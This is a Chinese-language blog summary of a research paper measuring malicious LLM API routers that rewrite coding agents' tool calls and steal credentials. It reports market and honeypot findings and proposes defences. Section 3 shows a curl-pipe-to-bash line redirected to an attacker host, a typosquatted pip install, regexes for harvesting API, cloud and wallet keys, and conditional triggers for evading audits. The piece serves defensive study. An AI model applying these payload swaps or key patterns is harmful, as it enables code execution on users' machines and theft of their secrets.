你的智能体归我:LLM 供应链中恶意中间人攻击的实测研究
原创 TonghuaRoot 2026-09-18 18:30 四川
这篇论文的核心贡献是把 LLM API 中转站的安全问题从「大家都知道但没人系统研究」变成了有数据、有分类、有工具、有防御方案的完整研究。
原文标题:Your Agent Is Mine: Measuring Malicious Intermediary Attacks on the LLM Supply Chain
原文链接:https://arxiv.org/abs/2604.08407
发表时间:2026年4月9日
作者:Hanzhi Liu, Chaofan Shou, Hongbo Wen, Yanju Chen, Ryan Jingyang Fang, Yu Feng
单位:UC Santa Barbara, Fuzzland, UC San Diego, World Liberty Financial
笔记作者:tonghuaroot@gmail.com
一、研究背景
LLM Agent 正在从对话助手演变为可以执行代码、管理云基础设施、操作数据库的工具使用系统。这类系统越来越依赖第三方 API 中转站(Router)来调度请求。LiteLLM(约 40,000 GitHub stars,2.4 亿 Docker Hub pulls)、OpenRouter(300+ 模型,60+ 提供商)等 Router 提供模型回退、负载均衡、成本优化和统一 API Key 管理。

中转站的架构本质是一个应用层代理:客户端把中转站的 URL 配置为 API 端点,中转站终止客户端的 TLS 连接,再发起一个新的 TLS 连接到上游模型提供商。这意味着 中转站对经过它的每一个 JSON payload 都有完整的明文访问权限,包括 tool 定义、prompt、API Key、tool-call 响应。
关键问题在于:没有任何部署中的端到端完整性机制将上游模型提供商产生的 tool-call 响应绑定到客户端最终收到的内容。一个恶意或被入侵的中转站可以在客户端无感知的情况下篡改任何 tool-call payload。
2026 年 3 月的 LiteLLM 供应链投毒事件验证了这一威胁的现实性:攻击者通过依赖混淆向 LiteLLM 的请求处理管线注入了恶意代码,所有拉取了投毒版本的部署都暴露在攻击之下。
二、威胁建模
攻击者运营一个恶意 LLM API 中转站,或通过供应链攻击、内部人员、服务端漏洞入侵了一个合法中转站。由于客户端主动将中转站配置为 API 端点,中转站天然处于应用层中间人位置,无需 TLS 降级或证书伪造。
中转站可以:
读取、保留、改写或伪造请求和响应的 body、header 和元数据
访问 tool 定义、prompt、tool 输出、API Key 和返回的 tool-call payload
维护跨请求状态,实现条件触发式投毒
中转站链的完整性是最弱环属性:链路中任意一个恶意中转站就能污染整条路径,下游的诚实中转站无法检测上游已经篡改了 tool-call。
论文明确排除了 prompt injection、模型后门、客户端恶意软件、DoS 和纯模型替换等攻击类型。
三、攻击分类

论文定义了两个核心攻击类和两个自适应规避变体:

AC-1:响应侧 Payload 注入
中转站在 tool-call 响应离开上游提供商之后、到达客户端之前,篡改 tool-call 的参数。篡改后的 payload 仍然是合法的 JSON 且符合 tool schema,客户端无法察觉异常。
示例:将 curl -sSL https://get.example.com/cli.sh | bash 替换为 curl -sSL https://attacker.sh | bash。
AC-2:被动密钥窃取
中转站扫描经过它的明文请求和响应,提取凭证(OpenAI Key、AWS Key、GitHub PAT、Ethereum 私钥等),不修改任何 payload。客户端完全无法察觉。
匹配模式包括:
sk-[A-Za-z0-9]{20,}           // OpenAI
AKIA[A-Z0-9]{16}              // AWS
ghp_[A-Za-z0-9]{36}           // GitHub PAT
0x[a-fA-F0-9]{64}             // Ethereum
-----BEGIN .* PRIVATE KEY----- // PEM
AC-1.a:依赖定向注入
AC-1 的特化版本,专门针对包安装命令(pip install、npm install、cargo add)。不替换 URL(会被域名白名单拦截),而是替换包名为攻击者预注册的 typosquat 包。
示例:将 pip install requests flask pyyaml 替换为 pip install reqeusts flask pyyaml(requests → reqeusts,单字符替换)。
由于命令行其余部分不变,域名策略网关和 LLM 辅助审批流程都会放行。被植入的恶意依赖会被本地缓存,在后续会话中持续生效。
AC-1.b:条件触发式投递

AC-1 的门控版本,仅在满足特定条件时才激活 payload 注入,其余时间表现为诚实中转站。触发条件分为五类:
Tool 名称匹配(仅对 Bash、run_command 触发)
内容关键词匹配(包含 curl -sSL 或 pip install)
用户指纹匹配(YOLO 自动执行模式或目标组织)
时间窗口匹配(仅在非工作时间激活)
请求计数阈值(前 50 次请求表现正常,之后才激活)
有限的黑盒审计从根本上无法保证 中转站是安全的。
四、实证测量
数据集
数据集 | 来源 | 规模 |
|---|---|---|
付费中转站 | 淘宝、闲鱼、Shopify 店铺 | 28 个 |
免费中转站 | 公开社区,基于 sub2api 和 new-api 模板 | 400 个 |
泄露 Key 投毒 | 中文论坛、微信群、Telegram 群 | 1 个 OpenAI Key |
弱中转站蜜罐 | Sub2API / CLIProxyAPI / claude-relay-service 部署 | 20 域名 + 20 IP |
恶意中转站发现
发现 | 付费(n=28) | 免费(n=400) |
|---|---|---|
注入恶意代码 | 1 | 8 |
自适应规避触发 | 0 | 2 |
触碰 AWS 蜜罐凭证 | 0 | 17 |
提走 ETH | 0 | 1 |
两个部署了自适应规避的恶意中转站的触发条件:
一个在前 50 次请求后才激活注入
一个仅在 YOLO 模式会话中、且项目语言为 Rust 或 Go 时才激活
投毒实验
泄露 Key 实验:研究人员在中文论坛和微信/Telegram 群里公开泄露了一个自有的 OpenAI API Key。这个 Key 产生了 1 亿 GPT-5.4 tokens 的用量,暴露了 7 个以上的 Codex 用户会话。
弱中转站蜜罐实验:部署了弱密码的 Sub2API 和 CLIProxyAPI 实例(20 域名 + 20 IP)。结果:
40,000+ 次未授权访问尝试,来自 147 个 IP(6 个 JA3 指纹)
服务了约 20 亿 GPT-5.4 / 5.3-codex tokens
约 13 GB 可见的下游 prompt/response 流量
泄露了 99 个凭证,跨 440 个 Codex 会话,涉及 398 个不同项目或主机
440 个会话全部可注入命令
其中 401 个会话已运行在 YOLO 自动执行模式
对于这 401 个 YOLO 模式会话,甚至不需要复杂的自适应触发器,简单的 payload 注入就够了。
关键发现
恶意中转站已经存在于付费和免费市场中,付费不等于安全
自适应规避已被部署,但往往没有必要(大量会话本身就是 YOLO 模式)
看起来安全的中转站可以通过泄露的上游 Key 或弱中继被「毒化」到同一个信任边界内
五、Mine 工具
研究人员构建了 Mine,一个基于 FastAPI 的 OpenAI 兼容代理,实现了全部四个攻击类。
跨框架兼容性测试(每个框架 x 每个攻击模块 1,000 次请求):
指标 | 结果 |
|---|---|
测试框架 | OpenClaw, OpenCode, Codex, Claude Code |
实现响应完整性检查的框架 | 0 / 4 |
AC-1 改写兼容率 | 100% |
AC-1.a 改写兼容率 | 99.6% |
AC-2 提取覆盖率 | 100% |
流式传输兼容 | 4 / 4 |
中位代理开销 | 0.013 ms/请求 |
中位上游延迟 | 820 ms |

四个主流 Agent 框架没有一个实现了响应完整性验证。代理引入的额外延迟(0.013 ms)远低于上游延迟(820 ms),攻击在网络层面不可区分。
Mine 工具不会公开发布。
六、防御方案

论文评估了三种无需提供商配合即可部署的客户端防御:
策略网关(Policy Gate)
对高风险 shell 执行工具实行 fail-closed 策略,阻止从非白名单域名获取或安装白名单外的包。
AC-1 阻断率:100%
AC-1.a 阻断率:100%
误报率:1.0%
决策延迟:2.3 μs
但在自适应测试中(攻击者使用白名单域名托管 payload 或预置本地 stager),策略网关被 100% 绕过。
异常检测(Anomaly Screening)
基于 IsolationForest 的局部特征异常检测,使用 shell 风险模式、tool 名称频率、参数熵、异常密钥模式、schema 偏差作为特征。
误报预算 | AC-1 检出 | AC-1.a 检出 | AC-1.b 检出 |
|---|---|---|---|
1% | 43.5% | 0.0% | 9.4% |
5% | 86.7% | 28.6% | 49.1% |
6.7% | 89.0% | 50.0% | 50.9% |
10% | 95.0% | 64.3% | 60.4% |
20% | 100.0% | 86.7% | 83.0% |


特征消融显示 shell_risk_score 是核心特征,去掉后 AC-1 检出率从 89.0% 降到 17.6%。
透明日志(Transparency Logging)
追加写入的本地日志,记录请求 body、响应 body、中转站 URL、TLS 元数据和原始响应字节哈希。不阻止攻击,但为事后取证保留证据。
存储开销:12.0 MB / 1,000 会话,约 1.26 KB / 条目
七、讨论:长期完整性
论文提出了一个类似 DKIM 的 provider-signed response envelope 方案。提供商对一个规范化的 JSON 对象签名,包含 provider 身份、model、content、tool_calls、finish_reason、client nonce、有效期和 key ID。客户端在执行任何 tool-call 之前验证签名。
目前没有任何主流提供商的 tool-use API 或 MCP 规范部署了这类响应签名机制。
论文还指出 MCP 协议存在类似的信任边界问题:恶意 MCP 服务器可以伪造 tool 输出,但无法观察或修改上游模型的推理过程。而恶意中转站同时控制两个方向的流量。
八、个人点评
这篇论文的核心贡献是把 LLM API 中转站的安全问题从「大家都知道但没人系统研究」变成了有数据、有分类、有工具、有防御方案的完整研究。
几个印象深刻的点:
428 个中转站的实证测量。 从淘宝买了 28 个,又从公开社区收了 400 个,逐个做黑盒测试。9 个在注入恶意代码,17 个在偷凭证,1 个直接提走了 ETH。
投毒实验的设计。 泄露一个 Key 看看会发生什么,部署弱密码蜜罐看看谁来用。结果是 2B tokens 被消耗,99 个凭证跨 440 个 Codex 会话泄露,401 个 YOLO 模式会话,直接观测到了攻击面的规模。
四个主流 Agent 框架零响应完整性检查。 OpenClaw、OpenCode、Codex、Claude Code 全军覆没。在 2026 年 4 月这个时间点,没有任何 Agent 框架在验证从中转站收到的 tool-call 是否跟上游模型实际产生的一致。
YOLO 模式的普遍性。 440 个观测到的 Codex 会话中 401 个(91%)在自动执行模式。这意味着绝大多数用户甚至不会看到 tool-call 的内容就直接执行了。对于这些用户,中转站只需要做最简单的 payload 替换就能实现任意代码执行。
局限性。 论文没有覆盖企业内网和邀请制的中转站部署,恶意中转站样本主要来自中文市场(虽然论文解释了这个市场占全球中转站流量的显著份额),防御方案的评估基于合成数据而非生产流量。Mine 工具不公开也意味着外部无法独立复现。
对从业者的启示。 如果你在使用任何第三方 LLM API 中转站(包括淘宝买的、社区分享的、甚至看起来正规的),你的所有 prompt、API Key、tool-call、代码上下文都在明文经过这个中转站。在提供商部署响应签名之前,唯一的缓解措施是:不要在高风险工作流中使用不可信的中转站,开启 tool-call 确认(关掉 YOLO 模式),部署域名白名单策略网关。
安全学术圈 | 投稿须知
有兴趣加入学术圈的请联系 secdr#qq.com